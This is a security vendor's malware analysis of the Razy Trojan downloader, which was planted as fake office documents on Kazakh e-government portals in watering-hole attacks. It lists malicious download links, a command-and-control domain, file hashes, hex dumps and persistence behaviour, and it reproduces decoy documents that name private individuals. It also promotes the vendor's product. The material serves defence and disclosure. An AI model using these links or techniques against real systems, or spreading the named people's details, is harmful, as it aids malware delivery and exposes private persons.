

Watering hole” threat analysis in the government sector of Kazakhstan

tntsecure.kz/en/article_7.html

While studying the threat landscape of Kazakhstan as a part of the Threat Intelligence phase, T&T Security experts discovered the so-called Razy malware family. The investigated samples of the Razy family apparently were used to infect users in the form of a Trojan downloader masquerading as a regular office document (Word, Excel and Adobe PDF). Attackers usually spread Razy using a “Watering hole” attack.

The “Watering hole” is an attack where attackers locate malware on a legitimate, possibly previously hacked, site visited by a potential victim.

Thus the attacker achieves the trustworthiness effect since the link to the malicious file will likely be on a victim’s list of trusted sites.

Two of the analysed cases caught our sharp attention, in which the attackers spread the malware using the watering hole attack on the e-government portal (egov.kz).

Malicious links:

- [hxxps://legalacts.egov.kz/application/downloadnpa?id=5322314](https://legalacts.egov.kz/application/downloadnpa?id=5322314)
- [hxxps://budget.egov.kz/budgetfile/file?fileId=1520392](https://budget.egov.kz/budgetfile/file?fileId=1520392)

At the same time, the second malicious Razy sample (at budget.egov.kz) was still available for download on the site at the time of detection.

The files are the same malicious Razy Trojan downloader. We assume that cybercriminals published the malicious software under the pretence of office documents by gaining access to uploading files to the legalacts.egov.kz and budget.egov.kz. The first document is a resolution of the district administration. The second, created in 2021, is a financial summary of the administration's budget. That implies the attacker posted the Razy malware in 2021, accordingly.

We assume that these attacks targeted specific companies that may be using these documents. And most likely, the attackers did not aim for the mass attack on the citizens of Kazakhstan, and the public exposure of the samples themselves is most likely a side effect. The rest of the Razy samples are also documents of different kinds, e.g. the resolution of the district administration. That means cybercriminals look for the documents suitable for the victim and embed them into the final malicious file.


One should note, by the time of publication, the malware control server (C&C server) has already been disabled, and that is currently, these samples cannot load any additional malicious functionality.

Together with the accountable employees of Zerde National Information & Communication Holding JSC, the T&T Security team worked to detect the Razy related incidents and block the caused spreading of malicious content.


tLab successfully detects and blocks this threat, which can be seen in the video below. tLab works on the principle of zero trust based on deep behavioral analysis, and high throughput allows you to analyze tens of thousands of files per day without filters and whitelisting, then our solution effectively blocks such threats even using an attack at the watering hole. Since tLab is used as part of the Cyber Shield of the Republic of Kazakhstan, we can say that the state is ready to repel such threats.

Samples technical analysis

Razy, first spotted in 2015, has been used for attacks to these days. Below is a diagram of how Razy works. One can see that when a user launches a sample, a malicious payload gets activated, and an actual legitimate document embedded in malware pops up.



T&T Security monitored the monthly amounts of Razy malware samples found on Virustotal and discovered a sharp increase in May 2021. Most of the detected malware samples to target Kazakhstan belong to the same period. That is, the embedded documents come from the Kazakh institutions.



Associated Urls

Show 10 entries

Search:

DATE CHECKED	URL	HOSTNAME	SERVER RESPONSE	IP	GOOGLE SAFE BROWSING	ANTIVIRUS RESULTS
Dec 4, 2019	http://wxanalytics.ru	wanalytics.ru	404	104.239.157.210		
Feb 8, 2019	http://wxanalytics.ru/net%20exe.config	wanalytics.ru	404	23.253.126.58		
Oct 20, 2017	http://wxanalytics.ru/net.exe	wanalytics.ru	404	104.239.157.210		
Sep 21, 2017	http://wxanalytics.ru/net.exe.conf	wanalytics.ru	404	104.239.157.210		
Apr 27, 2017	http://wxanalytics.ru/net.exe.Heuristic	wanalytics.ru	404	23.253.126.58		
Aug 10, 2016	http://wxanalytics.ru/net.exe.config.Pattern	wanalytics.ru	404	23.253.126.58	Not Present	
Aug 10, 2016	http://wxanalytics.ru/net.exe.Pattern	wanalytics.ru	404	23.253.126.58	Not Present	
May 11, 2016	http://wxanalytics.ru/net.exe.config/	wanalytics.ru	Connection Er...		Not Present	
Jun 3, 2015	http://wxanalytics.ru/	wanalytics.ru	403	41.223.55.21		
Apr 16, 2015	http://wxanalytics.ru/net.exe	wanalytics.ru	Connection Er...			

SHOWING 1 TO 10 OF 11 ENTRIES

1 2 NEXT >

Razy stats from alienvault.com (2015 - 2019)

Associated Files

Show 10 entries

DATE	HASH	AVAST	AVG	CLAMAV	MSDEFENDER
Nov 4, 2020	6bc43973ab449f5220a8c36585dbff0f2ba139601545761ef2cef5962c378d03	Win32:Malware-gen		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn
Oct 29, 2020	56bb98c3f683e5aa6496d846a50eaf33eee72a002a6cc37504ff17d3097f99a0	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn
Oct 29, 2020	e8a6a54abebec253b37e69569675cc6c8d37d0d6aa1842251cc350c03ad29b5	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn
Oct 26, 2020	38d38ab3c4213ca9130effa566dd8ffe0b56b0c8c1bf7b8cetecc425b4e649821	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn
Oct 26, 2020	b869a2030612224bea5851ab63b6b747f68e6681e6e87a536158ee9ec01598cd	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn
Oct 25, 2020	e70e97b9e064e7eae270c1199a086ac33c8a688405ac8c6e13800c2cbb78bd3a	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadok.A
Oct 23, 2020	fdadddd786fbfd2ce7791adc9e3df26029157ad39e749059a0c217cad5bc532	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn
Oct 23, 2020	da99ddd1f95be0a12ee3470163563587e385ff78a9c83cc1faba518343118521	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn
Oct 23, 2020	c2164f9iddc0b5c8dbde47ade6d09b2b02d5997da48cc96129788fbeecc3af92f	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn
Oct 23, 2020	8d332c9b474396ce7b6a142ddd56b5a31ea8709f7b34b906023dc050a39caa14	Win32:WormX-gen [Wrm]		Win.Malware.Razy-6723913-0	Worm:Win32/Fadoklfrn

SHOWING 1 TO 10 OF 17,342 ENTRIES

1 2 3 4 5 ... 1,735 NEXT >

Razy stats from alienvault.com (2020)

- 61c98d12-06b1-4f5d-9c12-ace5630dcc07

SHA256:

3ED1B88C9AE34BA4FFBF8AED737F2DC9A0AEDEEDF8D2A4A69555518845E16264

The identical PDB file paths and the timestamps found in all six samples indicate they were all created by a single “MultiLauncher” tool.

PDB Path	P:\MultiLauncher\Release\MultiLauncher.pdb	
Characteristics	00000000	
TimeDateStamp	54DCF5EC	Thu, 12 Feb 2015 18:50:20 UTC (2090 days, 20.55 hours ago)

PE file characteristics:

Most of the samples contain a document displayed to the user in resource number 200.


The screenshot shows a resource editor window. On the left, a tree view displays resources under the 'DATA' folder, with resource 200 selected. The main area shows a hex dump of the selected resource. The hex dump contains the following text:

```

PK          ! +
          [C
Content_Types].xml
1          (

```

The samples contain icon sets for all types of documents. The final file uses one of the types. That leaves us with a conclusion the creators were using one tool and were choosing the required document type in the final build.



There are Razy builds that do not contain malicious documents:




- 1f35ce5d620f4eddbfbff5fd1b6142b002bb6a537b864d7745d96ddfd8424bd6
- 3a050db9c571eafd5b1dccb412991434bd0a0fc52c4771274018420a08af4c00

That explains that the attacker always looks for the “right” documents before embedding them into the final file.

The resource can be a PDF file also.

000B1984	25 50 44 46 2D 31 2E 36 0D 25 E2 E3 CF D3 0D 0A	<pre> %PDF-1.6 % 3 0 obj << /Type /XObject /Subty pe /Image /Name /I0 /Width 2112 /Height 2962 /Fi lter /JBIG2Decod e /BitsPerCompon ent 1 /ImageMask true /Length 43 680 >> stream 0 @ g 7 X- %J + ! \$ n G H gl I 9 S h .m` \ vd -w m K& w G = Wv I y 3gT 3Y 4 8J P F r SS< 5 9 ' n J }k A] F Cb R m} b } 8 ' i>F o N As ~ 8j g } :E r H)<5 y4LK # H 5H R @ U\ M 1?3 D# U 5 w % D P 4 ; _+F = t tb ; f (E# . 6= EP q _A e 1D : 8 I 7 GE d b v C^vu J /E [(yK3I a \$ })X F K C ^8 l + I p Hj }a @] uYq[]) TB *z A KC @< \$ * 5Q) 9 B C"% L < mPO pE v . i) 2 2 m z </pre>
000B1994	33 20 30 20 6F 62 6A 0A 3C 3C 0A 2F 54 79 70 65	
000B19A4	20 2F 58 4F 62 6A 65 63 74 0A 2F 53 75 62 74 79	
000B19B4	70 65 20 2F 49 6D 61 67 65 0A 2F 4E 61 6D 65 20	
000B19C4	2F 49 30 0A 2F 57 69 64 74 68 20 32 31 31 32 0A	
000B19D4	2F 48 65 69 67 68 74 20 32 39 36 32 0A 2F 46 69	
000B19E4	6C 74 65 72 20 2F 4A 42 49 47 32 44 65 63 6F 64	
000B19F4	65 0A 2F 42 69 74 73 50 65 72 43 6F 6D 70 6F 6E	
000B1A04	65 6E 74 20 31 0A 2F 49 6D 61 67 65 4D 61 73 6B	
000B1A14	20 74 72 75 65 0A 2F 4C 65 6E 67 74 68 20 34 33	
000B1A24	36 38 30 0A 3E 3E 0A 73 74 72 65 61 6D 0A 00 00	
000B1A34	00 00 30 00 01 00 00 00 13 00 00 08 40 00 00 0B	
000B1A44	92 00 00 00 00 00 00 00 00 00 00 00 00 00 01	
000B1A54	00 01 01 00 00 12 67 08 00 02 FF 00 00 01 0F 00	
000B1A64	00 01 0F 91 37 AF 58 2D 18 8E 25 4A B4 2B F5 FC	
000B1A74	AB 21 91 24 8C 6E 9C 47 CA 48 D4 AB DF 80 1E E0	
000B1A84	98 1D 93 67 31 D0 87 1B E2 49 97 39 BD 53 C7 68	
000B1A94	2E 6D 60 04 5C AC 76 64 F8 F3 B2 90 2D 77 F9 6D	
000B1AA4	94 8B 4B 26 13 77 DC FC 47 9E 14 3D AD A1 57 76	
000B1AB4	F3 7C FF 01 EB A4 9B 8D 20 AE D6 99 A0 49 85 A1	
000B1AC4	D8 79 8A BB 33 67 54 DC BB 33 59 BB B5 1F 34 9E	
000B1AD4	38 4A 1F 50 E2 E9 AE 46 7F 90 1B F3 72 DA 03 AA	
000B1AE4	53 53 3C 9B 35 F8 39 17 E2 A1 82 AB D5 7C 93 7C	
000B1AF4	27 C5 A2 A0 E5 6E 85 4A F2 BE 7D 6B 0A 41 A9 5D	
000B1B04	7F 8D 10 46 96 43 62 E7 52 EB D5 D9 BA BD 6D 7D	
000B1B14	8F 62 BF 01 02 A0 7D CB 20 38 D0 F2 F8 A0 27 9C	
000B1B24	EF 69 3E 46 8B EA 6F 1F 4E 97 41 73 9E C0 7E 94	
000B1B34	D4 38 6A 00 95 67 15 EB 86 7D E7 8E 3A 45 BD BB	
000B1B44	DA 97 92 9A 72 E1 8F 90 48 CC 08 A1 29 3C 35 B3	
000B1B54	79 34 4C 4B 80 08 B7 23 DA 48 0B 35 48 DC 8A 8A	
000B1B64	DC FD 85 52 D4 10 BB 87 40 C6 19 55 5C D0 00 4D	
000B1B74	CC AB 1C 1A 97 03 31 3F 33 E5 44 23 F7 B4 11 91	
000B1B84	A3 F4 55 8C A3 C1 AD 7C DD DB DE 84 A4 35 17 F6	
000B1B94	77 08 25 AE CC 44 E6 E1 88 06 1C 04 C2 50 9F A5	
000B1BA4	34 EC B8 3B FF 16 5F 2B 46 EE 3D A5 1E 97 04 FE	
000B1BB4	BD 74 B0 8D DC 74 62 A3 81 0F A4 06 3B 0F C2 66	
000B1BC4	87 28 45 23 F7 2E DA 1F D8 A4 CB 36 3D 02 1B A6	
000B1BD4	AB 45 50 A0 8F 9E EE 0F 71 C9 5F B0 41 ED 65 0C	
000B1BE4	F0 31 44 AC C2 3A 87 D0 1B 05 20 38 D4 9B DC CE	
000B1BF4	49 A3 E3 A9 D0 37 C3 B9 B2 5F EA 9F 5F 11 47 45	
000B1C04	BD 86 64 E9 62 F9 56 82 43 27 56 75 A4 C5 93 A6	
000B1C14	EF 01 BC 4A FD 2F 45 96 5B 90 96 B5 16 9A AF BD	
000B1C24	28 79 4B C3 49 BF 1A 61 DA BC BA 24 A0 CC 89 07	
000B1C34	86 84 F4 C2 7D 29 58 DB 00 46 B1 B6 91 4B C3 43	
000B1C44	0E C9 5E 38 F8 FA 6C C8 2B C7 49 B9 98 70 C3 1E	
000B1C54	48 6A BB 7D 61 F3 DB 7C 40 BC F2 81 8D CF 5D CE	
000B1C64	FD CF 75 59 71 5B C8 5D 1F 29 D9 19 84 BB 54 42	
000B1C74	05 2A 7A F8 A7 41 CE 4B 43 07 FF 40 3C 05 D2 24	
000B1C84	2A CF AC A7 E7 E3 96 9B 35 51 BB 9A 29 C6 39 A4	
000B1C94	C1 C0 42 FB 43 22 25 83 0A 4C D4 3C C2 0B 9D 83	
000B1CA4	07 DC EE 6D 50 4F BB 70 45 DC D3 76 F2 9C 2E FB	
000B1CB4	F6 69 29 91 15 0F D7 F0 DB A1 32 AB 9F FD EC 9A	
000B1CC4	0B 32 9A D8 BC 9D 6D D9 7A EA C8 0B F8 9C EF 80	

Usually, Razy is an EXE file with an office document icon.

-  20f7a8258f83862ae6638a6bd1ad0bc83d40928a89eb40c720934db9b65f4bec.exe
-  219c44420a95370a22ef806244033c2a21e94b7500fc780fc8e4f25183f745bc.exe
-  b06e65a0009ae771566db075c0f5850799977b4a982d7d6a63565a184be60796.exe

The actual file extension

Most of the time, the attackers set up an office document icon for an executable file to mislead the user. When the user launches a file, he sees an opened office document, and a malicious EXE file will perform other operations.

ҚАРАҒАНДЫ ИНДУСТРИЯЛЫҚ УНИВЕРСИТЕТІ
КАРАГАНДИНСКИЙ ИНДУСТРИАЛЬНЫЙ УНИВЕРСИТЕТ

БЕКІТЕМІН/УТВЕРЖДАЮ
Кафедра менгерушісі №/
Зав. Кафедрой: Конакбаева А.Н.

«10» мая 2021 жыл/год

Кафедрасы/Кафедра: ФЭТиСУ

ЖЕКЕ ТАПСЫРМА
ИНДИВИДУАЛЬНОЕ ЗАДАНИЕ

Студентке/Студенту: Исаеву Никите Игоревичу
Өтетінтәжірибесіне/проходящему практику: учебную практику на КГИУ

Тапсырма/задание:

Двигатели постоянного тока параллельного возбуждения

Тапсырма берілген уақыты/Дата выдачи задания: 10.05.2021 год.

Тәжірибе жетекшісі/Руководитель практики: _____
Конакбаева Асель Ныгметоллаевна

Тапсырманы орындауға қабылдап алған/Задание принял к исполнению

_____ студент: Исаев Никита Игоревич

SHA256:219c44420a95370a22ef806244033c2a21e94b7500fc780fc8e4f25183f745bc

Отчет о проделанной работе на 2020 – 2021 уч.год

Учитель по предмету «Коррекционная ритмика» - Абулхайрова.Э.Е.,
стаж работы 26 лет, высшая категория.

Прошла курс повышения квалификации на тему «Инновациялық технологияларды қолдану арқылы педагог-хореографтардың кәсіптік дамуын», 13.03.2021г.

Коррекционная ритмика в неделю 1 час (1 В, 3Д, 4А, 4В, 5В, 6В),
музыкальная коррекционная ритмика в группе детского сада.

В настоящее время работаю над темой «Развития слухового восприятия и произносительной стороны речи на уроках ритмики».

Основные направления работы по коррекционной ритмике:

- Развитие восприятия музыкальных произведений разного характера (веселого, грустного, быстрого, медленного)
- Развитие умения слушать произведение до конца, различать части произведения, определять характер музыки
- Выразительно, правильно выполнять под музыку танцевальные движения, несложные композиции.

Достижения учащихся:

Сентябрь – октябрь: онлайн конкурс – фестиваль народных танцев- «Гран – При».

Ноябрь – декабрь: Международный фестиваль- конкурс театр и студий моды
SHA256:b06e65a0009ae771566db075c0f5850799977b4a982d7d6a63565a184be60796

О внесении изменений в постановление акимата Акжаикского района от 28 мая 2018 года № 155 «Об утверждении коэффициента зонирования, учитывающего месторасположение объекта налогообложения в населенном пункте»

В соответствии с Законом Республики Казахстан от 6 апреля 2016 года «О правовых актах» акимат района **ПОСТАНОВЛЯЕТ:**

1. Внести в постановление акимата Акжаикского района от 28 мая 2018 года № 155 «Об утверждении коэффициента зонирования, учитывающего месторасположение объекта налогообложения в населенном пункте» (зарегистрированное в Реестре государственной регистрации нормативных правовых актов за №5223, опубликованное 8 июня 2018 года в Эталонном контрольном банке нормативных правовых актов Республики Казахстан) следующие изменения:

преамбулу указанного постановления изложить в следующей редакции:


«В соответствии с Кодексом Республики Казахстан от 25 декабря
SHA256:20f7a8258f83862ae6638a6bd1ad0bc83d40928a89eb40c720934db9b65f4bec

OFFICIAL SENSITIVE

(EXAMPLE)BATTLEGROUP TITLE INTELLIGENCE SUMMARY (002)

AS AT DATE: 241800AJUL16

INTELLIGENCE CUT OFF DATE:241800AJUL16



VITAL INTELLIGENCE:

1.NSTR

SITUATION IN GENERAL:

- 2 Person visit westmere camp;
- Media visited base;
- Mine field on KazCOY AO;
- Weapon founded in civil car;
- Key persons identified in Eastmere village

SITUATION IN DETAIL/ COMPANY SUMMARY

2.NSTR

POPULATION:

1. 2 Person visited Westmere camp;
240830AJUL16 1 male and 1 female came to base and suggest their fruits and vegetables. They said that they had access to inside the camp and militaries, which were before KAZBAT always bought their staff

SHA256:2F6C1C2C4043CA6D19ADDD60FA85A5AD6D347075E73AE1E1DCB76D5CC5224573

OWN SITUATION REPORT

Timing –1700.

To:	G3 - <u>watchkeeper</u>	SIC:		OWNSITREP
From:	<u>Kazbat S3 Battle</u> CPT	Classification:		Report Number:
As at/DTG	241100AJUL16	Precedence:		KAZS3150

A	13	War ORBAT/TASKORG - Command/Controlling Unit/Formation, i.e. the unit/formation submitting the report	KAZBAT	(20 Chars)
B	17	Command relationship (2)	02	(2000 Chars)
C	19	Time qualifier and DTG	241500AJUL16	(20Chars)
		Subordinate unit(s)/formation(s):		
D1	31	Unit/Formation (3) Command relationship Subordinate sub-units/formations	KAZBAT 02	(20Chars)
D2	35	Unit/Formation etc.	2 nd COY KAZ 02	(5Chars)
D3	37	Unit/Formation etc.	UK COY n?	(20Chars)

SHA256:8FA473C03850B22C2C6AADCFE69268BE4E4C7A33881581FEA83789755AF8F22A

*Сырымбет ауылдық округінің аппаратының 2020 жылға арналған
бюджетінің
азаматтық бюджеті*

«Ескелді ауданы Сырымбет ауылдық округі әкімінің аппараты» мемлекеттік мекемесінің бюджеті 2020 жылға барлығы 70418,0 мың теңге көлемінде қарастырылған, оның ішінде:

124001015 «Қаладағы аудан, аудандық маңызы бар қала, кент, ауылдық округ әкімдерінің қызметін қамтамасыз ету» бағдарламасына аппараты ұстап тұруға 18366.0 мың теңге, еңбек ақы аударамдар есебіне 14288,0 мың теңге, ағымдағы шығындарына 4078,0 мың теңге; игерілгені 18355,0 мың теңге 99,9% ға

124022029 «мемлекеттік органның күрделі шығыстары» бағдарламасына аппаратқа материалдық техникалық базасын нығайтуға 188,0 мың теңге, игерілгені 187,7 мың теңге 99,8%

124041011/028 «Мектепке дейінгі тәрбиелеу және оқыту және мектепке дейінгі тәрбиелеу және оқыту ұйымдарында медициналық қызмет көрсетуді ұйымдастыру» балабақша аппаратын ұстауға арналған шығыстарды жүргізу, байланыс қызметтеріне ақы төлеу, негізгі құралдарды, жабдықтарды ағымдағы жөндеу, тауарларды шығыс және жинақтау материалдарын сатып алу, өзге де көрсетілетін қызметтер мен жұмыстарды сатып алуға 40855,0 мың теңге. Игерілгені 40833,0 мың теңге 99,9% ға

124008029 «Елді мекендердегі көшелерді жарықтандыру» Ескелді ауданы Сырымбет ауылдық округінің елді мекендердегі көшелерді жарықтандыруға 2064,0 мың теңге, игерілгені 2064,0 мың теңге 100 % ға

124009029 «Елді мекендердің санитариясын қамтамасыз ету» Сырымбет ауылық округінің елді мекендерін санитарлық тазалығына 246,0 мың теңге,

SHA256:3ED1B88C9AE34BA4FFBF8AED737F2DC9A0AEDEEDF8D2A4A69555518845E16264

All objects have the same functionality but different office documents. Since all of the samples are just variants of the same family, consider one of them.

20f7a8258f83862ae6638a6bd1ad0bc83d40928a89eb40c720934db9b65f4bec

This object is an EXE file with an icon of a Word document. At a closer look, one can conclude, it is a dropper for office documents.

tLab ЗАГРУЗКА ОЧЕРЕДЬ

ОТПРАВИТЬ ФАЙЛ ЗАНОВО СОХРАНИТЬ PDF ВСЕ ОТЧЕТЫ ФАЙЛА ЗАКЛЮЧЕНИЕ УДАЛИТЬ СКАЧАТЬ

20f7a8258f83862ae6638a6bd1ad0bc83d40928a89eb40c720934db9b65f4bec.bin.sample

Общие сведения

143

Заключение: MALWARE

Оценка угрозы: 143 (potentially 143)

Имя файла: 20f7a8258f83862ae6638a6bd1ad0bc83d40928a89eb40c720934db9b65f4bec.bin.sample

Тип файла: EXE

Размер файла: 1.57 MB

Загрузил: admin

Время отчета: 07/07/21 12:27:32

Хэш SHA-256: 20f7a8258f83862ae6638a6bd1ad0bc83d40928a89eb40c720934db9b65f4bec

Хэш SHA-1: 4fc3c1c2e55906eec3e14d9ce9ad2611c24e79cf

Хэш Md5: eb428bd352de07e6b73b4ac6f140d89a

Известное легитимное ПО: Нет


Оценка угрозы

Summary of the object in the tLab system:

Индикаторы угрозы (ИОС)

Тип угрозы	Троян-загрузчик
Функции	Соединение с C&C сервером
	Распаковка и открытие офисного документа
Закрепление в ОС	Копирование себя в папку APPDATA
	Добавление в автозагрузку

Launching the EXE file will result in a regular office document hiddenly located in the current folder.



Created hidden office document

The malicious file contains office document in its resources (DATA - 200):


The first bytes of the file in the resources determine the type of the embedded document. In this case, the “4B 03 04 14 00 06 00 08 00” signature corresponds with the Microsoft Office Open XML Format.

When launched, the Razy malware detects the type of displayed document given the information from the resource number 300 (0x12C):

```

push    12Ch          ; void *
